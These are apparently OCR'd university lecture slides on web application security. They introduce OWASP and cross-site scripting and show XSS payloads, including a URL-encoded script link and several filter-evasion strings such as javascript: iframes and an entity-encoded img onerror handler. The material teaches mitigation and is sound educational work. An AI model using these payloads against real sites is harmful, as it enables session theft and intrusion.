UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 23


WEB APPLICATION SECURITY

Luigi Libero Lucio Starace, PhD

luigiliberolucio.starace@unina.it

https://luistar.github.io

https://www.docenti.unina.it/luigiliberolucio.starace



WEB APPLICATION SECURITY

- Web Apps play a crucial role in modern business and communication
- Securing them is essential to prevent **unauthorized access**, **data breaches**, and other malicious activities.
- Web App Security refers to the measures and practices implemented to protect web applications from security threats.
- The goal of web application security is to ensure the **confidentiality**, **integrity**, and **availability** of both the application and the data it handles.

WEB APPLICATION SECURITY

- Security in Web Apps needs to be handled at different levels
- **Network-level Security**
  - Concerned with the communication between the Web App and the Internet
  - Focuses on data encryption (HTTPS), firewalls filtering malicious HTTP requests, Monitoring and Logging to detect suspicious patterns, …
- **Application-level Security**
  - Concerned with security measures implemented withing the Web App
  - Focuses on Authentication and Authorization, Input Validation to ensure data integrity, Session Management, ensuring data confidentiality, …

NETWORK–LEVEL

- Focuses on protecting communication channels and infrastructure
- Protects against attacks targeting the network layer (e.g.: sniffing, MitM, …)
- Examples: filtering invalid HTTP requests or blocking DDoS attacks with a Firewall, properly encrypting traffic

APPLICATION–LEVEL

- Focuses on internal mechanisms and functionalities of the Web App
- Mitigates risks associated with the application itself
- Attacks may be concealed within **valid** HTTP requests and exploit vulnerabilities in the way the App is implemented to achieve malicious goals!

WEB APPLICATION SECURITY

- Network-level security is a topic for the Computer Networks / Network Security.
- In the Web Technologies course, we are concerned with how to design and develop modern web apps.
- We will therefore focus only on Application-level security, and make sure that the application we develop do not contain security vulnerabilities!
- We will also explore the key security mechanisms implemented in modern web browsers (e.g.:, **CORS**), so we know how to work with them

HOW BAD IS THE SITUATION?

- Quite bad…
- A **significant** number of web apps is affected by at least one vulnerability
- The OWASP (Open Worldwide Application Security Project) is a non-profit organization that collects vulnerability data and publishes periodic reports on the most prevalent vulnerability classes (OWASP Top 10)

COMMON WEB APP VULNERABILITIES

In the remaining slides, we will focus on a (small) subset of vulnerabilies, that occur frequently in web applications, can cause very serious damage, and can be easily mitigated or prevented!

- Cross-site Scripting (**XSS**)
- Cross-site Request Forgery (**XSRF** or **CSRF**)
- SQL Injections
- Session Attacks (Session Hijacking)
- Insufficient Input Validation leading to attacks on data integrity

SUBJECT SYSTEMS


- We will also demonstrate these attacks on real web applications and with a modern web browser!
- For some attacks, we will use the OWASP Juice-shop web app
  - Modern web app
  - Angular frontend
  - Express backend with Sequelize (and more)
- For others, we will use the Express To-do List traditional web app we developed back in Lecture 14
  - Traditional web app implemented using Express

CROSS-SITE SCRIPTING


CROSS–SITE SCRIPTING (XSS)

- XSS attacks aim at **injecting** malicious client-side code into otherwise trusted websites
- The attacker exploits flaws in the web app to send malicious client-side code to other users
- The flaws that enable such attacks occur when a web app displays untrusted input (e.g.: coming from users) without proper **validation** or **escaping** (encoding)

PERFORMING AN XSS ATTACK



PERFORMING AN XSS ATTACK




XSS: CONSEQUENCES

- Injected client-side code is executed by the browser as if it were **trusted** code (it's indistinguishable from the legit JS!)
- Users can be attacked by simply clicking on a malicious link
- `Click <a href="https%3A%2F%2Flegit.app%3Fq%3D%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E">here</a>`
- It can do everything trusted JavaScript can
  - Access and manipulate **cookies** (e.g.: session ids!)
  - Access **localStorage** and **sessionStorage** (e.g.: tokens or other private data!)
  - Manipulate the web page (e.g.: alter links, forms, add content)
  - Perform actions (e.g.: generate click events, submit forms as the user, …)

MITIGATING XSS VULNERABILITIES


- User input that is displayed in web pages should be treated **very carefully** and **sanitized**
- We may apply filters on input data
  - E.g.: remove occurrences of «**<script>**» and «**</script>**», or remove any occurrence of «**<**» and «**>**»
- Seems reasonable enough?
- Well, XSS payloads can be way more tricky than that, and dedicated filter evasion techniques exist!

XSS ATTACK WITH FILTER EVASION



XSS ATTACK WITH FILTER EVASION

- Oh no! Our original payload is filtered!




XSS FILTER EVASION

There's other ways to inject JavaScript code!

- `<iframe src="javascript:alert('XSS')">`
- `<iframe src="jav  ascript:alert('XSS')"> //tab char`
- `<iframe src="jav	ascript:alert('XSS')">`
- `<img src=x onerror="&#0000106&#0000097&#0000118&#0000097 &#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#000 0058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040& #0000039&#0000088&#0000083&#0000083&#0000039&#0000041">`
- Check out the OWASP website for a filter evasion cheatsheet

XSS ATTACK WITH FILTER EVASION

- Still, we can inject JavaScript code into the page!



XSS: LEAKING A PRIVATE TOKEN

